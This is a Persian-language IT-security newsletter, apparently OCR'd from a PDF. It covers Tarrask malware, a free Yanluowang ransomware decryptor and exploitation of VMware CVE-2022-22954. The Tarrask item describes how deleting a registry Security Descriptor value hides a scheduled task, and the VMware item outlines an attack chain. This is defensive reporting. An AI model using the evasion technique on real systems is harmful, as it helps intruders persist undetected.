
شبکه گستر

امنیت شما | وظیفه ما

ماهنامه
امنیت فناوری اطلاعات

شرکت مهندسی شبکه گستر | سال دوازدهم | خرداد ۱۴۰۱

فهرست مطالب



چکیده مدیریتی

در این شماره از ماهنامه امنیت فناوری اطلاعات شرکت مهندسی شبکه گستر به بررسی مهمترین رخدادها و رویدادهای مرتبط با امنیت فناوری اطلاعات در دومین ماه از سال ۱۴۰۱ پرداخته شده است.

در این شماره به گزارش‌های جدیدی که چند شرکت امنیت سایبری درباره بدافزارهای Tarrask و Emotet منتشر کرده‌اند، خواهیم پرداخت و ترفندهایی که هر یک از آنها برای آلوده کردن کامپیوترها استفاده می‌کنند، تشریح خواهیم کرد.

همچنین به بررسی گزارش گروه امنیتی کسپرسکی خواهیم پرداخت که در پی تحلیل باج‌افزار Yanluowang، موفق به شناسایی یک نقطه ضعف در الگوریتم رمزگذاری آن شده‌اند که بازیابی فایل‌های رمزگذاری شده این باج‌افزار را امکان‌پذیر می‌سازد. بر این اساس، این شرکت امنیت سایبری روسی، جهت رمزگشایی فایل‌های قفل‌شده توسط باج‌افزار Yanluowang، قابلیت‌هایی را به ابزار RannohDecryptor خود اضافه کرده است.

در حوزه راهکارهای ضدویروس Avast و AVG، به جزئیات دو آسیب‌پذیری امنیتی با شدت بالا که در یک فایل راه‌انداز (Driver) این ضدویروس شناسایی شده و به مدت چندین سال ناشناخته باقی مانده بودند، می‌پردازیم. این آسیب‌پذیری‌ها امکان «ترفیع اختیارات» را جهت غیرفعال‌سازی محصولات امنیتی، بازنویسی اجزای سیستم و اختلال در سیستم‌عامل، به راحتی برای مهاجم فراهم می‌کنند.


به تحلیل آمار حملات باج‌افزار BlackCat در زمستان سال گذشته که توسط پلیس فدرال ایالت متحده (FBI) ارائه شده، خواهیم پرداخت و اقدامات توصیه شده توسط FBI را جهت ایمن ماندن از گزند باج‌افزارها مورد بررسی قرار می‌دهیم. نتایج این تحلیل نشان می‌دهد که در طول این دوره سه ماهه، این باج‌افزار حداقل ۶۰ سازمان در سراسر جهان را مورد هدف قرار داده است. از طرفی، وزارت امور خارجه ایالات متحده اخیراً تا سقف ۱۵ میلیون دلار برای اطلاعاتی که به شناسایی و یافتن گردانندگان باج‌افزار Conti و دستیاران آنها کمک کند، جایزه می‌دهد. این جایزه تحت عنوان «طرح پاداش جرایم سازمان‌یافته فراملی» وزارت امور خارجه ارائه می‌شود و جزئیات آن در این ماهنامه قابل مطالعه است.

دیگر موضوعی که در این ماهنامه با استناد به گزارش یکی از شرکت‌های امنیتی به آن پرداخته شده است، نقطه ضعف ترمیم شده در بستر VMware است که برای دسترسی اولیه و توزیع ابزارهای مخرب، از جمله ابزار تست نفوذ Core Impact، بر روی سیستم‌های آسیب‌پذیر مورد سوءاستفاده قرار گرفته است.

بر اساس گزارش شرکت رپید۷ که چکیده‌ای از آن نیز در این ماهنامه ارائه شده، میانگین زمان بهره‌جویی از آسیب‌پذیری‌ها به میزان قابل توجهی کاهش یافته و به ۱۲ روز رسیده است، این در حالی است که این مقدار در گزارش سال گذشته این شرکت ۴۲ روز ثبت شده بود.

طبق معمول هر ماه، شرکت‌های مختلف فناوری اطلاعات اقدام به انتشار اصلاحیه و توصیه‌نامه امنیتی برای برخی از محصولات خود کردند. جزییات اصلاحیه‌های اردیبهشت ماه شرکت‌های مایکروسافت، سیسکو، مک‌آفی‌اینترپرایز، بیت‌دیفندر، اف-سکیور، وی‌ام‌ور، ادوبی، گوگل، اپل، موزیلا، سوفوس، آپاچی و اف5 را می‌توانید در این ماهنامه بخوانید.

شرکت مهندسی شبکه گستر، ارائه‌دهنده محصولات و خدمات در زمینه امنیت شبکه از زمان تأسیس در سال ۱۳۷۰، همواره به امر آگاه‌سازی در زمینه امنیت فناوری اطلاعات به عنوان یکی از اصلی‌ترین راهکارهای مقابله با تهدیدات سایبری توجه خاص داشته است. امید است مطالب ماهنامه امنیت فناوری اطلاعات شرکت مهندسی شبکه گستر که حاصل تلاش کارشناسان این شرکت است قدمی در جهت ارتقای دانش کاربران این حوزه باشد.



رویدادها و وقایع امنیتی

حمله بدافزار Tarrask
به سیستم‌های Windows

گروه هکری چینی Hafnium از بدافزاری جدید جهت ماندگاری در سیستم‌های آسیب‌پذیر Windows استفاده می‌کند. گفته می‌شود که این مهاجمان، از مرداد ۱۴۰۰ تا بهمن ۱۴۰۰، سازمان‌هایی را در بخش‌های مخابرات، شرکت‌های ارائه‌دهنده خدمات اینترنتی و خدمات داده‌ای مورد هدف قرار داده‌اند. تحلیل الگوهای حمله به قربانیان اولیه نشان داده که آنها از ضعف‌های امنیتی روز-صفر در سرورهای Microsoft Exchange که در اسفند ۱۳۹۹ افشاء شده، سوءاستفاده کرده‌اند.


در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده بدافزار مذکور مورد بررسی قرار گرفته است.

محققان مایکروسافت این بدافزار مخفی‌شونده را Tarrask نامیده‌اند و آن را ابزاری توصیف کرده‌اند که وظایف (Task) زمان‌بندی شده و پنهانی را در سیستم ایجاد و اجرا می‌کند. بهره‌جویی از وظایف زمان‌بندی شده جهت ماندگاری در سیستم بسیار متداول بوده و روشی فریبنده برای فرار از راهکارهای امنیتی و دفاعی است.

اگر چه تاکنون گروه هکری Hafnium بیشتر در حملات علیه Exchange Server فعالیت داشته‌اند، اما مدتی است که به بهره‌جویی از آسیب‌پذیری‌های روز-صفر وصله‌نشده به‌عنوان راه نفوذ جهت انتشار بدافزارهایی نظیر Tarrask رو آورده‌اند. پس از ایجاد وظایف زمان‌بندی شده، کلیدهای رجیستری جدید در دو مسیر Tree و Tasks ایجاد می‌شود.

- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\TASK_NAME
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{GUID}

به نقل از محققان، در این روش، مهاجم وظیفه‌ای زمان‌بندی شده به نام WinUpdate را از طریق HackTool:Win64/Tarrask ایجاد می‌کند تا هرگونه قطعی ارتباط با سرور کنترل و فرماندهی (Command and Control - به اختصار C&C) خود را دوباره برقرار کند.



این منجر به ایجاد کلیدهای رجیستری و مقادیر توصیف شده مذکور می‌شود، با این حال، مهاجم مقدار [Security Descriptor] را در مسیر Tree Registry پاک می‌کند. یک "توصیفگر امنیتی" (Security Descriptor - به اختصار SD) مجوزهای دسترسی را برای اجرای وظیفه زمان‌بندی شده تعریف می‌کند.


اما با پاک کردن مقدار SD در مسیر Tree Registry فوق الذکر، عملاً این وظیفه از Windows Task Scheduler یا از ابزار خط فرمان schtasks حذف و ناپدید می‌شود، مگر اینکه به صورت دستی با پیمایش مسیرها در Registry Editor بررسی شود. تحلیل حملات بدافزار Tarrask نشان می‌دهد که مهاجمان Hafnium درک منحصربه‌فردی از جزییات سیستم عامل Windows دارند و از این تخصص برای پنهان کردن فعالیت‌های خود در نقاط پایانی استفاده می‌کنند تا در سیستم‌های آسیب‌پذیر ماندگار و پنهان شوند.

این برای دومین بار در چند هفته اخیر است که استفاده از وظیفه زمان‌بندی شده برای ماندگاری در سیستم‌های آسیب‌پذیر مشاهده شده است. اخیراً محققان شرکت مالوربایتس (Malwarebytes, Inc.)، نیز روشی ساده اما کارآمد را که توسط بدافزاری به نام Colibri بکار گرفته شده، گزارش داده‌اند که در آن از وظایف زمان‌بندی شده جهت فعال ماندن پس از راه‌اندازی مجدد دستگاه (Reboot) و اجرای کدهای بدافزاری استفاده شده است.

منبع:

https://thehackernews.com/2022/04/microsoft-exposes-evasive-chinese.html

ابزار رمزگشایی رایگان
برای قربانیان باج‌افزار Yanluowang



محققان شرکت کسپرسکی (Kaspersky Lab) در پی تحلیل باج‌افزار Yanluowang، موفق به شناسایی یک نقطه ضعف در الگوریتم رمزگذاری آن شده‌اند که بازیابی فایل‌های رمزگذاری شده توسط این باج‌افزار را امکان‌پذیر می‌سازد.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده رمزگشای مذکور مورد بررسی قرار گرفته است.

این شرکت امنیت سایبری روسی، جهت رمزگشایی فایل‌های قفل‌شده توسط باج‌افزار Yanluowang، قابلیت‌هایی را به ابزار RannohDecryptor خود اضافه کرده است.


این باج‌افزار، فایل‌های بزرگتر از ۳ گیگابایت و فایل‌های کوچکتر از ۳ گیگابایت را به روش‌های متفاوت رمزگذاری می‌کند. فایل‌های بزرگتر از ۳ گیگابایت، بعد از هر ۲۰۰ مگابایت، فقط در قطعات ۵ مگابایتی رمزگذاری می‌شوند، در حالی که فایل‌های کوچکتر به صورت کامل از ابتدا تا انتها رمزگذاری می‌شوند. به همین دلیل، اگر فایل اصلی بزرگتر از ۳ گیگابایت باشد، امکان رمزگشایی همه فایل‌های موجود در آن سیستم آلوده، اعم از بزرگ و کوچک وجود دارد. اما اگر یک فایل اصلی کوچکتر از ۳ گیگابایت باشد، فقط فایل‌های کوچک آن سیستم را می‌توان رمزگشایی کرد.

برای رمزگشایی فایل‌ها، حداقل به یکی از فایل‌های اصلی نیاز است:

- برای رمزگشایی فایل‌های کوچک (کمتر یا مساوی ۳ گیگابایت)، یک جفت فایل (رمزگذاری شده و اصلی) با حجم ۱۰۲۴ بایت یا بیشتر مورد نیاز است. این برای رمزگشایی تمام فایل‌های کوچک دیگر کافی می‌باشد.
- برای رمزگشایی فایل‌های بزرگ (بیش از ۳ گیگابایت)، به یک جفت فایل (رمزگذاری شده و اصلی) با حجم کمتر از ۳ گیگابایت نیاز است و این برای رمزگشایی فایل‌های بزرگ و کوچک کافی می‌باشد.

به منظور رمزگشایی فایل‌های رمزگذاری شده توسط باج‌افزار Yanluowang، می‌توان ابزار رمزگشایی RannohDecryptor را از نشانی‌های زیر دریافت نمود:

https://noransom.kaspersky.com/
https://support.kaspersky.com/8547



باج‌افزار Yanluowang که برای اولین بار در آبان ۱۴۰۰ شناسایی شد، در حملات هدایت شده بطور دستی و بسیار هدفمند علیه سازمان‌های مختلف بکارگرفته شده است. یک ماه پس از شناسایی آن توسط محققان، شاخه‌ای از گروه باج‌افزاری Yanluowang، از بدافزار BazarLoader برای شناسایی سازمان‌هایی در حوزه مالی در ایالات متحده استفاده کرده و آنها را مورد هدف قرار دادند.

بر اساس روش‌ها و رویه‌های مشاهده‌شده، این شاخه از گروه باج‌افزاری Yanluowang از خدمات موسوم به "باج‌افزار به عنوان سرویس" (Ransomware-as-a-Service - به اختصار RaaS) استفاده می‌کنند و ممکن است با باج‌افزار Thieflock که توسط گروه Fivehands توسعه یافته، در ارتباط باشند.

پس از استقرار Yanluowang در شبکه قربانیان، این باج‌افزار تمام ماشین‌های مجازی Hypervisor موجود و در حال اجرا بر روی کامپیوتر آلوده را متوقف می‌کند و به تمام پروسه‌ها خاتمه می‌دهد. سپس فایل‌های روی کامپیوتر آلوده را رمزگذاری نموده و به انتهای هر فایل، پسوند yanluowang. را اضافه می‌کند. همچنین فایل README.txt حاوی اطلاعیه باج‌گیری (Ransome Note) را روی کامپیوتر آلوده قرار می‌دهد. در اطلاعیه باج‌گیری مهاجمان هشدار داده‌اند که قربانی به نهادهای قانونی مراجعه نکند یا از شرکت‌های مذاکره کننده در زمینه باج‌افزار درخواست کمک نکند.

مهاجمان همچنین اعلام نموده‌اند که چنانچه قربانی از درخواست آنها اطاعت نکند، اقدام به اجرای حملات از کار انداختن سرویس (Denial-of-Service)، تماس با شرکای تجاری آنان و از بین بردن داده‌ها خواهند نمود. آنها همچنین تهدید می‌کنند که در چند هفته آینده دوباره به شبکه قربانی نفوذ کرده و داده‌های آن‌ها را حذف خواهند کرد. ترفند رایجی که مهاجمان باج‌افزاری از آن برای تحت فشار گذاشتن قربانیان خود جهت پرداخت باج استفاده می‌کنند.

جزییات بیشتر در خصوص باج‌افزار Yanluowang، نشانه‌های آلودگی (Indicators of Compromise - به اختصار IoC)، ابزارها و بدافزارهای مورد استفاده در حملات مذکور و نحوه رمزگشایی، در نشانی‌های زیر قابل دریافت و مطالعه است:

https://newsroom.shabakeh.net/22853/yanluowang-ransomware-operation-matures-with-experienced-affiliates.html

https://securelist.com/how-to-recover-files-encrypted-by-yanlouwang/106332/

منابع:

https://www.bleepingcomputer.com/news/security/free-decryptor-released-for-yanluowang-ransomware-victims/

https://securityaffairs.co/wordpress/130369/malware/yanluowang-ransomware-free-decryptor.htm

بهره‌جویی مهاجمان
از ضعف امنیتی VMware

گروه مهاجم سایبری به نام Rocket Kitten اقدام به سوءاستفاده گسترده از یک نقطه ضعف ترمیم شده در بستر VMware برای دسترسی اولیه و توزیع ابزارهای مخرب خود، از جمله ابزار تست نفوذ Core Impact، بر روی سیستم‌های آسیب‌پذیر کرده است.


در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده گزارش مذکور مورد بررسی قرار گرفته است.

آسیب‌پذیری مورد نظر با شناسه CVE-2022-22954 درجه "حیاتی" (Critical) با شدت ۸/۹ از ۱۰ (بر طبق استاندارد CVSS) دارد و از نوع "اجرای کد از راه دور" (Remote Code Execution - به اختصار RCE) می‌باشد. این آسیب‌پذیری در بخش VMware Workspace ONE Access and Identity Manager شناسایی شده است.

در ۱۷ فروردین ۱۴۰۱، شرکت وی‌ام‌ور (VMware, Inc.) با انتشار توصیه‌نامه امنیتی، اصلاحیه‌ای برای آسیب‌پذیری فوق در نشانی زیر منتشر نمود. در ۲۲ فروردین، یک نمونه اثبات‌گر (Proof-of-Concept - به اختصار PoC) نیز برای آن ارائه شد و در ۲۴ فروردین اولین بهره‌جویی از این ضعف امنیتی شناسایی شد.

https://www.vmware.com/security/advisories/VMSA-2022-0011.html

VMWare بستر رایانش ابری و مجازی‌سازی ۳۰ میلیارد دلاری است که توسط ۵۰۰ هزار سازمان بطور رسمی در سراسر جهان مورد استفاده قرار می‌گیرد. هنگامی که یک مهاجم از این آسیب‌پذیری سوءاستفاده می‌کند، به طور بالقوه قادر به حمله در سطح وسیع و نامحدودی است. این به معنای بالاترین سطح دسترسی به هر مؤلفه‌ای در بستر مجازی است. در این شرایط، سازمان‌های آسیب‌پذیر با حملات نفوذی قابل توجه، باج‌گیری، آسیب به شهرت برند و شکایت‌های قضایی روبرو خواهند شد.



زنجیره حملاتی که از این آسیب‌پذیری سوءاستفاده می‌کند، شامل توزیع یک برنامه مخرب مبتنی بر PowerShell بر روی سیستم آسیب‌پذیر است که به نوبه خود، اقدام به دریافت بخش بعدی کد مخرب که PowerTrash Loader نامیده می‌شود، می‌نماید. در مرحله بعد، با اجرای این کد مخرب، ابزار تست نفوذ Core Impact در حافظه سیستم برای اقدامات بعدی قرار داده می‌شود.

مهاجمان سایبری از ابزارهای تست نفوذ نظیر Core Impact برای انجام عملیات مخرب خود سوءاستفاده می‌کنند.

گستردگی بکارگیری VMware Identity Access Management همراه با دسترسی نامحدود و از راه دور که از طریق این آسیب‌پذیری ایجاد شده، بهترین شرایط را برای حملات نفوذی در حوزه های مختلف کسب و کار فراهم می آورد. اکیداً توصیه می‌شود سازمان‌هایی که از VMware Identity Access Management استفاده می‌کنند در اسرع وقت با مراجعه به نشانی‌های زیر، توصیه‌نامه VMWare را مطالعه نموده و بروزرسانی‌های مربوطه را اعمال کنند.

همچنین استفاده‌کنندگان از این بستر مجازی باید ضمن بررسی معماری VMware خود، اطمینان حاصل نمایند که اجزای آسیب‌پذیر به طور تصادفی در اینترنت در دسترس نیستند، چون این امر به طور چشمگیری احتمال بهره‌جویی را افزایش خواهد داد.

https://www.vmware.com/security/advisories.html

https://www.vmware.com/security/advisories/VMSA-2022-0011.html

مشروح گزارش شرکت Morphisec در خصوص این حملات، فهرست نشانه‌های آلودگی (Indicators-of-Compromise - به اختصار IoC) و جزئیات فنی عملکرد آن در نشانی زیر قابل مطالعه است.

https://blog.morphisec.com/vmware-identity-manager-attack-backdoor

منابع:

https://thehackernews.com/2022/04/iranian-hackers-exploiting-vmware-rce.html

https://blog.morphisec.com/vmware-identity-manager-attack-backdoor

افزایش فعالیت
باج‌افزار BlackCat

